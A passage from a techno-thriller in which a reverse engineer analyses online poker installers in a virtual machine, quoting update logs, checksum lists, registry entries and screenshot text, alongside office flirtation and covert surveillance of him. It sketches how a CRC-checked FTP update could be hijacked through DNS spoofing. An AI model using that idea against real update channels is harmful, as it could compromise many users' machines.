He put the breakpoints on the LoadLibraryA and WinExec calls then ran the program. Sure enough, it displayed a Wise Installer *UltimateBet Installation* splash screen. And then it hung. He checked, and the program appeared to still be running, but it just sat there. He hit the debugger's Pause button and found himself in ntdll_DbgUiRemoteBreakin. *Great*. Why didn't it hit his breakpoints? He hoped he hadn't just trashed his host machine by debugging live code on it.

Obviously, he hadn't paid careful enough attention to what went on earlier in the program. This time, he put a breakpoint right at the beginning of

Start. He could single-step it if needed. He pressed F9 and answered Yes to the warning. It stopped at the beginning of Start like it was supposed to.

He single-stepped a number of bytes into the program and stepped over the SetErrorMode and GetCommandLineA calls.

Oh. Running it this way, it wouldn't get the command-line passed by the first program. *That was stupid of me*. He wasn't sure how he could point the IDA debugger at a dynamically named program file. It looked like you had to have it open in IDA already to set breakpoints.

Turns out it wasn't as hard as that; under Debugger, Process Options he could set a command-line to start the program with. He ran it again.

This time, it halted right at the LoadLibraryA call. Perfect. The top of the stack pointed to **C:\DOCUME~1\Default\LOCALS~1\Temp\GLC4F.tmp**. He grabbed a copy of the 162K file; that should be the Wise DLL.

Taking a chance, he pressed F9 again, which caused the program to continue running. He hoped it would hit his WinExec breakpoint before much else happened.

No such luck. It presented a bunch of UI and a EULA to accept, followed by selecting the installation directory. He continued the process, figuring that he was already screwed if it was going to screw him. The install completed and the process closed without ever having hit his WinExec breakpoint. *Damn*. It started to update itself across the Internet, which he canceled—hoping it actually canceled—and Windows Defender popped up, asking for permission to allow a couple of Internet Explorer extensions from Game Theory LTD.

Crap. So much for being careful and keeping his host machine clean. He told Windows Defender to deny the registry changes. The installer had already installed everything in **C:\Program Files\UltimateBet**, so he grabbed a copy of that directory. Then he ran the uninstaller, hoping that they had a mostly honest uninstaller. He did a custom uninstall, which spelled out each step of the process. At one point, it asked about removing the Ultimate Bet registry key, which reminded him to export a copy of the key. The uninstall didn't seem to finish and he had to run it a second time, telling it to do an automatic uninstall.

The Program Files directory was still there afterward and was mostly empty, but it still had the Updates directory in it. Probably things that had started downloading before he canceled the process. It was common for installers to leave behind files after uninstall if they weren't part of the original install set. He finished manually removing the directory. He searched the registry for the GUIDs that Windows Defender said it had tried to install, but didn't find anything.

It appeared that he would be paying special attention to this particular installer, seeing what it did to the machine it was installed on.

That'll teach me to not play in the sandbox.

Onto the virtual machine, he downloaded Filemon and Regmon from SysInternals, and Wireshark. After installing Wireshark and extracting Filemon and Regmon, he took a snapshot of the machine. That would let him back up to that point and start over again if he wanted. After the snapshot, he dropped **ub.exe** onto the desktop. He ran each of the monitoring utilities. Wireshark was the only one that took any configuring. He checked each to make sure they were working. Wireshark was quiet, displaying no traffic except for the usual Windows name advertisement chatter. Regmon and Filemon were busy, as always. It looked like Wireshark and the VMWare tools were especially noisy. Not a problem, he could filter out the noise later.

There was some risk to running monitoring tools inside the environment where the potentially malicious code was going to run. A clever program could detect the monitoring tools and subtly alter their behavior. He wasn't too worried about it. He would keep an eye out for anything suspicious and redo his tests if necessary.

He ran the Ultimate Bet setup program. He accepted the license agreement and took all the defaults. He noticed that in the middle it appeared to be downloading updates. It must have found some, because it popped up what looked like the same license agreement a second time. The Wireshark packet capture would tell him for sure. It finished installing relatively quickly and popped up its UI.

Shortly after seeing the login screen, he was prompted to install Flash Player 9. He thought to himself that it must be partially web-based, probably using the Internet Explorer controls to show the UI. He answered Yes to installing Flash and, after a moment, was prompted to reboot. He declined the reboot and exited the poker program. He wasn't worried about creating an account for the site just yet. As the program was closing, he did make a mental note of the Observe button. Did they really let you watch other players anonymously?

He waited a few moments after the program closed; allowing his monitoring tools to log any activity after the UI disappeared. He opened each of the tools and shut down logging. He glanced through the Wireshark capture. The first thing that caught his eye was that the setup program appeared to grab updates via anonymous FTP. That couldn't be safe. He would have to look into that at some point.

A bit later in the capture, probably after the setup was done, he saw a mix of HTTP and HTTPS connections; more confirmation that it was at least partially web-based. The HTTPS was a sign that at least parts of the communication may be safe from monitoring, but, again, mixing in the plain HTTP didn't appear to be very smart at first glance.

He didn't give much attention to the Regmon or Filemon logs yet, saving them off to the desktop along with the Wireshark capture. He then explored the Program Files directory where Ultimate Bet had installed itself. It looked similar to the install he had accidentally done on the host machine earlier. Particular files that stuck out were **libeay32.dll** and **zlib.dll**. Those crypto and compression libraries were used frequently in security apps and secure web communications. Maybe they implemented their own HTTP/HTTPS client and didn't use IE after all? He spot-checked the zlib version by right-clicking, selecting Properties, and going to the Version tab. It was 1.1.4. He Googled up the zlib home, which said that 1.1.4 was a current patched version on an older branch; it appeared to be an okay version. He knew some zlib vulnerabilities had been found in the recent past, which was what made him think to check.

He saw a couple of subdirectories under the Ultimate Bet directory named LocalWeb and Update. Looking in LocalWeb, it appeared to have a number of graphic files and a few Javascript files. He recognized a couple of the names from having glanced at the packet capture. Some of those were downloaded via HTTP; otherwise, he wouldn't have been able to see the names. He wondered to himself if the program would notice if he substituted modified versions of those files.

The Update directory only had one file in it: **UBSoftUpdate.log**. He compared that to the copy of the accidental install he had done before; that Update directory had more in it. It must clean up after itself if allowed to complete the update. He had cancelled it before.

The file **UBSoftUpdate.log** was a log of the update process.

```
11/04/06 17:01:34 version: 2003.5.30.1
Connecting to server: ftp.ultimatebet.com Port: 21 Server dir:
public_html/releases/active ... OK after 1.157 seconds
Set Transfer Type ...
Connecting to server: game.UltimateBet.com Port: 80 Server dir: ... OK after
0.172 seconds
```

```
Start downloading /UBSoftUpdate.ini ... OK
No commandline arguments detected.

Checking updater:
   old len 163840, new len 163840; old CRC 502843034, new CRC 502843034
   File C:\Program Files\UltimateBet\UBSoftUpdate.exe is the same
  No update

The game app was found
App critical update detected

Start checking the files

  Checking in game dir: [INSTALL]/ubUpdate.EXE
  Checking in update dir: [INSTALL]/ubUpdate.EXE
  Update and download

  Checking in game dir: [APPDIR]/UBSoftUpdate.exe:
   old len 163840, new len 163840; old CRC 502843034, new CRC 502843034
   File C:\Program Files\UltimateBet\UBSoftUpdate.exe is the same
  No update

  Checking in game dir: [APPDIR]/LocalWeb/utils.js:
   old len 331, new len 331; old CRC 1939961328, new CRC 1939961328
   File C:\Program Files\UltimateBet\LocalWeb\utils.js is the same
  No update

  Checking in game dir: [APPDIR]/LocalWeb/ServerDown.html:
   old len 154, new len 154; old CRC -1697959014, new CRC -1697959014
   File C:\Program Files\UltimateBet\LocalWeb\ServerDown.html is the same
  No update
```

And so on. It looked like it checked just about every file he saw. At the end of the log it checked disk space, restarted the poker client, and a couple of other minor things. This was essentially a log of the FTP session he had seen. Interesting. It looked like it did a checksum of each file and downloaded it if it didn't match. The **UBSoftUpdate.ini** file must be a list of checksums. Out of curiosity, he opened a browser window and navigated to

<ftp://ftp.ultimatebet.com/public_html/releases/active/UBSoftUpdate.ini>. Sure enough, it looked like a list of files with what must be checksum and…maybe sizes.

```
[UBSoftUpdate]
LastGroup=Group004
Group001=Program Files
Group002=LocalWeb
Group003=Update Files
Group004=Install Files

[Program Files]
Path=[APPDIR]
LastFile=File015
File001=Unzip, eula.txt, 4542, 3849973232, 12054, 2029209998
File002=Unzip, libeay32.dll, 306791, 3318806569, 679936, 1643550043
File003=Unzip, Product.ini, 47, 2897285453, 27, 2263615951
File004=Unzip, res2D.dll, 934583, 1237137393, 4175336, 2255549792
File005=Unzip, resBJ.dll, 1521107, 3249912112, 3888616, 153527696
File006=Unzip, resGames.dll, 179273, 3462720543, 763368, 1134567096
File007=Unzip, resLobby.dll, 341243, 2080184209, 1250792, 1225222814
File008=Unzip, resMiniBar.dll, 165614, 2991543747, 632296, 1727242000
```

He backed up past the /active directory in the URL and smiled when he saw pages and pages of folders, named by date. *They go back to 2002!* Looks like they kept a public archive of every version they ever released. That could prove extremely handy if he ever needed to go back and see when they made a change.

He looked at the CRC numbers; was it really just a CRC? As in, something simple like CRC32? If so, that would be incredibly insecure. Robert had cracked some simple CRC checks when he was a kid. To make a file with a duplicate CRC32, all you had to do was find four bytes that you could change to arbitrary values independently of each other.

Was it as insecure as it looked? That depended on whether this was the only security check or if it was even used as a security check. If an attacker could replace files on the disk, he could probably do much worse. If the attacker could spoof DNS or change the hosts file to point to his fake FTP

site, he could hand out both a bogus checksum file and modified files. So maybe the checksum part wasn't worth worrying about. But he would keep it in mind.

That was a red herring. He reminded himself *if the attacker can run programs on your box, then the attacker can run programs on your box*. It didn't matter if the checksum read modified files off the disk; the game was over by then. But the network angle was promising. CRCs were useless as a security check. That would be roughly equivalent to downloading a running a random executable from a given web server. What if it was hacked? What if the DNS was wrong?

The fact that it went after an anonymous FTP site, trusting DNS, absolutely *was* a risk. DNS attacks were relatively practical and had been pulled off in the wild many times. An attacker might even be able to compromise the Ultimate Bet DNS servers. If he could do that, he would have an instant botnet of however many user there were. He would have to remember to ask his father if they knew how many users Ultimate Bet had.

At first glance, it looked bad. More work would be needed to see for sure; there could always be a secondary security check. But the test wouldn't be too hard; just modify the hosts file and throw up a local FTP server.

Poking through the top UltimateBet directory again, he found an **INSTALL.LOG** file. Opening it in Notepad, the file appeared to be a log of all the install steps the installer had just taken. Including the step where it dropped the **.tmp** file, which had taken him a good hour to trace. Maybe this would save some future work, assuming it wasn't lying. And if he did find a discrepancy, the fact that one particular step was left out would be rather telling.

In the **INSTALL.LOG**, he saw one section where the installer did something with Internet Explorer.

```
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\UltimateBet
RegDB Val: C:\Program Files\UltimateBet\ubcustom.ico
RegDB Name: DisplayIcon
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: UltimateBet
```

```
RegDB Name: ButtonText
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: UltimateBet
RegDB Name: MenuText
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: {1FBA04EE-3024-11D2-8F1F-0000F87ABD16}
RegDB Name: clsid
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: YES
RegDB Name: Default Visible
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: C:\Program Files\UltimateBet\UltimateBet.exe
RegDB Name: Exec
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: C:\Program Files\UltimateBet\ubcustom.ico
RegDB Name: HotIcon
RegDB Root: 2
RegDB Key: SOFTWARE\Microsoft\Internet Explorer\Extensions\{94148DB5-B42D-
4915-95DA-2CBB4F7095BF}
RegDB Val: C:\Program Files\UltimateBet\ubcustom.ico
RegDB Name: Icon
```

It ended up being an icon on the Internet Explorer toolbar. He didn't know a lot about how spyware registered with Internet Explorer, but this looked like only a link to the Ultimate Bet client program. Out of curiosity, he ran IE in the virtual machine. Sure enough, there was now an Ultimate Bet icon that simply ran the client program.

He loaded up the Regmon and Filemon logs in their appropriate apps on the host machine. There were thousands and thousands of lines of activity. He

narrowed the list down by limiting it to just the interesting processes. Then he eyeballed the list by searching for "write" in Filemon, and "setkey" in Regmon.

There were still way too many lines to do any kind of meaningful check, so he just glanced at each, using as F3 to jump to the next. He saw a couple of things that might have been suspicious—more likely he just didn't know what they were. *Man, IE sure loads a lot of crap when you use it. At least that confirms the use of IE libraries*. He also saw where the Flash 9 install occurred in the logs.

He shrugged to himself and ran Notepad. He typed some notes.

```
Ultimate Bet
-Wise installer
-Possible hole in FTP update download (DNS spoof)
-Uses IE libs
-Has own SSL/zlib libs
-No obvious hooks/rootkit
```

He pressed Alt-F+A to Save As, typed **c:\competiton\notes**, and hit ENTER. Switching over to the VMWare Console, he clicked the Revert button. While he was listening to the disk chatter, watching the percentage counter, he heard a timid knock at his door. He said, "Come in?"

The door opened a bit and Michelle leaned in. "Hi! You busy?" and she flashed a smile.

"No, come in." Robert sat up straight in his chair, tried to figure out where to position his chair behind his desk, and ended by standing up to show Michelle in.

She said "Hey, are you hungry?"

He thought for a moment and decided that, yes, he was actually quite hungry. "Um, yeah. I am, actually. Hey, what time is it?" He leaned over to look at the clock on the Windows desktop, which said 10:05 p.m.

He was thinking *that can't be right* when Michelle replied "About 10. You did get lunch today, didn't you? Been hard at work?" and her smile somehow made a joke out of it. She stood there with her head cocked to one side, smiling up at him.

He apparently couldn't come up with a witty reply quickly enough because she giggled and said "Come on, we'll find a place to eat. I'm starving too! Company's buying…and we'll have the car run you back to your apartment after."

Now that he had stepped out of the zone, he realized that he was quite hungry, wanted to stretch his legs, and was beginning to get tired. Starting a new analysis at 10:00 p.m. didn't sound like such a good idea anymore. He took the arm Michelle held out for him and they walked out of his office. On the way to the front, Michelle called for a car from her cell and it was waiting at the front of the building by the time they got there.

At the start of the evening, Michelle coyly warned him that when she got tipsy, she also got frisky. That was just before she introduced him to the local cheap stuff, guaro. At dinner, she ordered a bottle of wine—not the local stuff, which she said was horrible—and played footsie with his thighs under the table.

At the end of the evening, he didn't spend the night alone.

His cell phone ring woke Robert up again. He found it in his pants, on the floor, and fumbled through the pockets to get the phone. "Hello?" He wasn't completely coherent.

"Señor Kline?"

He noticed Michelle wasn't in the bed. "Uh, no. No one here by that…oh wait! Yes, what, hello?" . *Smooth.*

"You want car? Take you to office?" He looked around the room for the answer, but didn't find it. "Uh, yes. When? I need to get cleaned up."

The caller said "When you want?"

He replied "Um, half hour. Come 30 minutes, okay?" . He wondered why he had started speaking broken English.

"Sí, trenta minutos," and the caller hung up.

He stumbled to the bathroom and took a quick shower.

Post shower, not having bothered to shave, he was pleasantly surprised to find new clothes in the closet and dresser. When he sat on the bed to put on

his shoes, he found Michelle's note. "Great time last night, had to run home to change. See you in the office, Michelle." There was a red lipstick print below the signature.

He heard a honk, and quickly transferred the contents of yesterday's pants to today's. On his way out the door, he briefly acknowledged to himself that he was leaving his clothes all over the floor and the bed unmade. Then he realized he had done the same yesterday morning, but he and Michelle came home to a clean room last night. *Maid service! Sweet.*

As he stepped out the front door, he was stricken again with the realization that he badly needed a pair of shades. He squinted and groped his way to the car in his driveway in the midmorning sun.

"Reporting, Mr. Kline. Robert was very involved with his work until just after 10:00 p.m. last night. He seems to be doing the analysis work you requested. At 10:03 p.m., we observed what appeared to be a stopping point for him, and sent Michelle to retrieve him. She says he is accepting her just fine. She was with him until 7:00 a.m. He continued to sleep until we finally woke him with a call at 9:30 a.m. He's en route now and Michelle will meet him when he arrives at the office. No problems so far. No signs of attempting to evade escort or observation, no signs of discontent. He has made no attempts to contact anyone outside the organization. We will report again this evening."

Robert was particularly pleased to see Michelle behind the front desk when he arrived at the office.

"Finally decided to join us this morning, Robert?" she teased, with a smug smile.

He began, "Well, after last night…."

Michelle put her finger to her lips in a "shh" gesture, and smiled again. "Let me show you where we have the pastries. I'm guessing you haven't had any breakfast?" He shook his head no. She led him to a kitchenette in the back, where she gestured to a tray of pastries and similar breakfast fare, and fixed him a cup of coffee.

"So Robert, are you planning to skip lunch again today, or can I order something in for you?"

"Oh, that would be really nice, but I was actually wondering if there was some place I could pick up a few things?"

"Sure, we can do that, and pick up some food while we're out. Tell you what, it's nearly eleven now, how about I come grab you at one and we'll go out?"

"Yeah, that would be perfect, thanks!"

"Don't get too wrapped up in your work before then, okay?" and she strutted off.

He started his day by sending a status email to his father. Then he spent his time catching up on tech news sites and tracking down reverse engineering resources. He found a lot more advanced information than was available last time he did any serious RE. A couple of sites in particular, <openrce.org> and <rootkit.com>, caught his attention. He would have to spend some time reading on those. A knock came at the door. He glanced at the clock in the systray—one o'clock, —that would be Michelle, right on time.

She stepped in and closed the door behind her. "You ready to go?"

"Yep," he replied, standing up. Today Michelle was wearing a pair of tight black slacks that created an inviting valley in the back. Robert reached out and grabbed a handful of one globe.

Michelle immediately spun and slapped his hand. "Not at work, Robert!" she chided. "Don't be a naughty boy" then she stepped in and whispered into his ear "or I'll have to punish you." Stepping back out, she folded her arms and said "Are we clear?"

He smiled "Yes, ma'am"." His imagination ran wild as he followed Michelle out of his office, enjoying the view.

On the way through the lobby, he noticed a girl behind the front desk that he hadn't seen before. She had jet-black hair and some color in her skin;

maybe a tan, maybe Latin American. "Girl" was an apt description, too. She looked to be maybe 20. His eyes lingered and she smiled at him.

Michelle piped up "Oh, Robert, this is Marta. Marta, Robert." They shook hands, her handshake was weak. "Nice to meet you, Robert.," she said, inclining her head, almost in a little bow.

"You, too," he replied.

Michelle called "Let's get going. Marta, we'll be back in a couple of hours."

The phone rang and Marta answered with "Kline Communications." She waved goodbye to them.

As soon as Robert closed the back door to the car, Michelle accused "You were flirting with her!"

What? he thought. *Psycho bitch alert!* "No, I…."

Michelle laughed at him and he relaxed a little. "I'm just teasing, I'm not the jealous type. She is a little hottie though, isn't she?"

Robert was still wary "Oh, I uhh…hadn't noticed."


Michelle raised one eyebrow "Hmm… I'll bet." and she gave his crotch a playful squeeze.

At the market, Robert got his sunglasses. Or rather, Michelle took him to a high-end sunglass shop and picked out an expensive pair for him. She paid for them, too. "Company card. Your money is no good here." He asked about groceries, but she informed him that his apartment kitchen was stocked as well. He hadn't even bothered to check. He ended up buying some toiletry-type items and Michelle picked out some casual clothes for him "In case you want to hit the clubs." Finally, they grabbed lunch and headed back to the office.

Robert settled in to repeat yesterday's process, this time with **PartyPokerSetup.exe**. He didn't bother with the initial static analysis, instead opting to go straight for the VMWare monitored install. He started Wireshark, Regmon, and Filemon, and then ran the installer. He accepted all the defaults, and watched the percentage bar and file copying messages whip


by, too fast to read. *Man, this machine they gave me is fast, even inside the VM.* At the end, it popped up some sort of help page in Internet Explorer. He noted right away that there was a new button in the IE toolbar, where the Ultimate Bet one had been, before he had reverted the VM. This one was the PartyPoker chip-with-dollar-sign logo. So they apparently registered an IE button, just like Ultimate Bet.

After a second or two, another dialog popped up, asking him to upgrade his version of PartyPoker. He clicked OK.


Local host - VMware Server Console
File Edit View Host VM Power Snapshot Windows Help
Inventory
Windows XP Professional
Home
Windows XP Professional
Popup template - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Search Favorites Media
Address http://www.partypoker.com/installend.htm
Go Links
PartyPoker.com
The World's Largest Poker Room
Our Customer Care team is available to assist you 24 hours a day, seven days a week
PartyPoker.com software successfully installed
Congratulations ! The PartyPoker.com software has been successfully installed on your computer.
At PartyPoker.com, we're always creating exciting new events and promotions to make your online poker games even more enjoyable.
Can't connect?
If you're experiencing problems, t
computer OR a network firewall ru
Please contact us for help in resolv
© 2006 WPC Productions Limited.
PartyPoker.com
You are currently running older version of PartyPoker.com software. Click OK now to automatically upgrade.
OK
Done
Internet
start
VMware Acceler...
File Monitor - Sy...
Registry Monitor...
Popup template ...
PartyPoker.com ...
PartyPoker.com
VMware Server 1.0.1


It counted off a 4MB download and then ran through what looked like an identical set of install screens, except this time it said *upgrade* instead of *install*. It seemed to him that could have been done first, but what did he care? He got to monitor the upgrade process this way.

After the upgrade process completed, the client program popped up.


Local host - VMware Server Console
File Edit View Host VM Power Snapshot Windows Help
Inventory
Windows XP Professional
Home
Windows XP Professional
Popup template - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
PartyPoker.com: Poker Lobby
PartyPoker.com
The World's Largest Poker Room
My Account Cashier News & Info Game Rules & Options Tell A Friend About Us Help
Welcome Guest
Account Name:
PartyAccount Login
Account Login
PartyAccount
Account Name:
Password:
Remember Me
Forgot your password ?
Login
Cancel
Are you new to PartyPoker.com?
Create New PartyAccount
customers.
We are examining potential offerings to U.S. customers that would be within the new law.
Non-US players and all Play
Bad Beat Jackpot
$ 463,620.00
BLACKJACK >>>
Cash Games
Limit Hold'em
Play Money Games
Poker Trainer
Limit Hold'em
No-Limit Hold'em
Pot-Limit Hold'em
My Favorites
Filter your results to show specific games or tournaments
Table Game Stakes Players Wait H/Hr Avg Pot
Choose one of three different ways to view the lobby
Click a column heading to sort the listings
Check the index for available games or tournaments
All
You can view 'All' the games on offer, only the real money cash games (C), or just the tournaments (T)
My Favorites
Right-click on a tab to store your favorite games or tournaments in 'My Favorites'
Seated Players
Game Info
Once you've selected a game or tournament, you will see full details in this box
This box will contain our FAQs, helpful tips, and other information about PartyPoker.com
Open Table
Join Waitlist
continue to tables
19:34 ET
Done
Internet
start
VMware Acceler...
File Monitor - Sy...
Registry Monitor...
Popup template ...
PartyPoker.com ...
PartyPoker.com:...
VMware Server 1.0.1

He thought the screen looked busy. He clicked Cancel for the login, and then the X to close the program. A popup screen with no Close button offering some sort of bonus appeared. After a few seconds, it cleared itself. He closed one IE window. Then another. Then IE popped up a dialog, asking if he wanted to redirect to some casino site. He clicked Cancel for that as well. It finally appeared that he had closed everything. *Intrusive little thing, isn't it?* After pausing for a few seconds to let things settle, he stopped all of his logging.

He glanced through the Wireshark log briefly and a non-HTTP connection caught his eye. It was to TCP port 2147. He right-clicked one of the packets, selected Follow TCP Stream—he absolutely loved that feature— and glanced at the dump of the conversation.



At first glance, it looked like pure binary, but then he picked out a few strings here and there. In particular, he saw *Thawte,* which was a certificate authority. Based on that, he configured Wireshark to decode it as SSL. Bingo, it looked like a valid SSL conversation. That didn't help him decode what was inside the conversation though. That would take more work. Continuing to look through the packet capture, one of the HTTP connections caught his eye; the line said **GET /Downloads/SL/vcc/upgradePG104-105man.exe**. He scrolled up a few lines and saw the last DNS lookup was for "<www1.partypoker.com>". He opened a browser, and tried "<HTTP://www1.partypoker.com/Downloads>", and was presented with a long directory listing with a bunch of numbers. At the bottom were directories like **analysis**, **utilities**, and **vcc**. He tried a few of the directories at random, but they didn't seem to have directory listing turned on in the subdirectories. He tried "<http://www1.partypoker.com/Downloads/SL/vcc/>" and was presented with a list of executables starting with *upgrade*; probably every upgrade version they ever had. Just like Ultimate Bet.

He found this a little strange. It was standard procedure to turn off directory listing on your web servers and to remove files you no longer intended to hand out. He wondered what these other poker site admins were thinking.

Most of the rest of the packet capture was an HTTP download, followed by another SSL connection to port 2147, mixed with a few HTTP downloads of graphics files and such. He hadn't spotted the trigger for the new version download by glancing through the packet capture, but he may have just missed it. Or, it might be in the SSL connection. The download itself was over anonymous HTTP, but maybe it was still secure if there was a hash value being passed around in the SSL connection. He might look into that in more detail later.

He didn't bother looking at the Regmon and Filemon logs inside the VM. He poked around a bit inside **C:\Program Files\PartyGaming**. There was another set of SSL and zlib libraries, but, only one 1MB **.exe**. **PartyGaming.exe**. He tried to double-click it, but nothing appeared to happen. He checked the properties for the PartyPoker shortcut that had been left on the desktop, which pointed to

```
"C:\Program Files\PartyGaming\PartyGaming.exe" -P=PartyPoker
```

